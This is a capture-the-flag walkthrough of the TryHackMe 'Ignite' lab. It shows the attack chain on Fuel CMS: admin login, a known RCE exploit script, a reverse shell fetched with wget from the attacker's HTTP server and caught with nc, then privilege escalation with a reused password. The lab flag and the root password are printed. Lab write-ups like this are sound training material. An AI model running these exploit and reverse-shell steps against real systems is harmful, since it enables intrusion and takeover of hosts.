Ignite – TryHackMe

The goal is to obtain **two flags**: user.txt and root.txt.

Contents


1.Reconnaissance

We start by checking if the host is alive.


```
root@ip-10-10-250-250:~# ping 10.10.71.228
PING 10.10.71.228 (10.10.71.228) 56(84) bytes of data.
64 bytes from 10.10.71.228: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 10.10.71.228: icmp_seq=2 ttl=64 time=0.293 ms
^C
--- 10.10.71.228 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.293/0.294/0.295/0.001 ms
```

The host responds, so we open the website.

On the site, I found **admin login credentials** as well as a login page.




Using them, I successfully logged in to the **dashboard** as admin.




2.Reverse Shell


I tried to upload a **PHP reverse shell** through the site.



Downloaded and configured the payload.



Attempted to upload -> but the site returned an error.



An uncaught Exception was encountered

Type: ParseError

Message: syntax error, unexpected 'if' (T_IF)

Filename: /var/www/html/fuel/modules/fuel/libraries/Fuel_navigation.php(455) : eval()'d code


Line Number: 101

Backtrace:


File: /var/www/html/fuel/modules/fuel/controllers/Navigation.php
Line: 32
Function: upload

File: /var/www/html/index.php
Line: 364
Function: require_once

On another file upload tab, PHP files were **not allowed**.



Then I found a **known RCE exploit for this version of Fuel CMS**.



Downloaded the exploit and ran it -> success.

```
root@ip-10-10-250-250:~# python3 50477.py -u http://10.10.71.228/
[+]Connecting...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $
```

Started a **local Python HTTP server** to serve the reverse shell.

```
root@ip-10-10-250-250: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-250-250: ~   root@ip-10-10-250-250: ~
root@ip-10-10-250-250:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Downloaded the reverse shell onto the target.

```
Enter Command $wget 10.10.250.250:8000/php-reverse-shell.php
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
php-reverse-shell.php
```

Executed it via PHP.

```
Enter Command $php php-reverse-shell.php
```

With a listener running, I established a reverse shell.


```
root@ip-10-10-250-250:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.71.228 57084
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 20
19 x86_64 x86_64 x86_64 GNU/Linux
 01:38:35 up 10 min,  0 users,  load average: 0.07, 0.06, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Inside, I retrieved the **first flag (user)**.


```
$ whoami
www-data
$ cd /home
$ ls
www-data
$ ls -la
total 12
drwxr-xr-x  3 root     root     4096 Jul 26  2019 .
drwxr-xr-x 24 root     root     4096 Jul 26  2019 ..
drwx--x--x  2 www-data www-data 4096 Jul 26  2019 www-data
$ cd www-data
$ ls
flag.txt
$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
```

3.Privilege Escalation

Time to escalate privileges. I began by searching for **SUID binaries** -> nothing interesting.



Continued exploring and navigated into the **Fuel CMS application folder**.



In /config/database.php, I found the **root database credentials**.


```
$ ls -la config
total 164
drwxrwxrwx  2 root root  4096 Jul 26  2019 .
drwxrwxrwx 15 root root  4096 Jul 26  2019 ..
-rwxrwxrwx  1 root root   452 Jul 26  2019 MY_config.php
-rwxrwxrwx  1 root root  4156 Jul 26  2019 MY_fuel.php
-rwxrwxrwx  1 root root  1330 Jul 26  2019 MY_fuel_layouts.php
-rwxrwxrwx  1 root root  1063 Jul 26  2019 MY_fuel_modules.php
-rwxrwxrwx  1 root root  2507 Jul 26  2019 asset.php
-rwxrwxrwx  1 root root  3919 Jul 26  2019 autoload.php
-rwxrwxrwx  1 root root 18445 Jul 26  2019 config.php
-rwxrwxrwx  1 root root  4390 Jul 26  2019 constants.php
-rwxrwxrwx  1 root root   506 Jul 26  2019 custom_fields.php
-rwxrwxrwx  1 root root  4646 Jul 26  2019 database.php
-rwxrwxrwx  1 root root  2441 Jul 26  2019 doctypes.php
-rwxrwxrwx  1 root root  4369 Jul 26  2019 editors.php
-rwxrwxrwx  1 root root   547 Jul 26  2019 environments.php
-rwxrwxrwx  1 root root  2993 Jul 26  2019 foreign_chars.php
-rwxrwxrwx  1 root root   421 Jul 26  2019 google.php
-rwxrwxrwx  1 root root   890 Jul 26  2019 hooks.php
-rwxrwxrwx  1 root root   114 Jul 26  2019 index.html
-rwxrwxrwx  1 root root   498 Jul 26  2019 memcached.php
-rwxrwxrwx  1 root root  3032 Jul 26  2019 migration.php
-rwxrwxrwx  1 root root 10057 Jul 26  2019 mimes.php
-rwxrwxrwx  1 root root   706 Jul 26  2019 model.php
-rwxrwxrwx  1 root root   564 Jul 26  2019 profiler.php
-rwxrwxrwx  1 root root  1951 Jul 26  2019 redirects.php
-rwxrwxrwx  1 root root  2269 Jul 26  2019 routes.php
-rwxrwxrwx  1 root root  3181 Jul 26  2019 smileys.php
-rwxrwxrwx  1 root root   680 Jul 26  2019 social.php
-rwxrwxrwx  1 root root  1420 Jul 26  2019 states.php
-rwxrwxrwx  1 root root  6132 Jul 26  2019 user_agents.php
$ cat /config/database.php
cat: /config/database.php: No such file or directory
```

I upgraded the shell, then logged in as root using those credentials.

```
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/html/fuel/application/config$ su
su
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# whoami
whoami
root
root@ubuntu:/var/www/html/fuel/application/config#
```

Obtained the **final flag (root)**.



4.Summary

This was a **classic, simple boot2root CTF**, perfect for practicing the **entire attack chain**:

- Enumeration,
- Exploiting a CMS RCE,
- Uploading & executing reverse shells,
- Privilege escalation via config file credentials.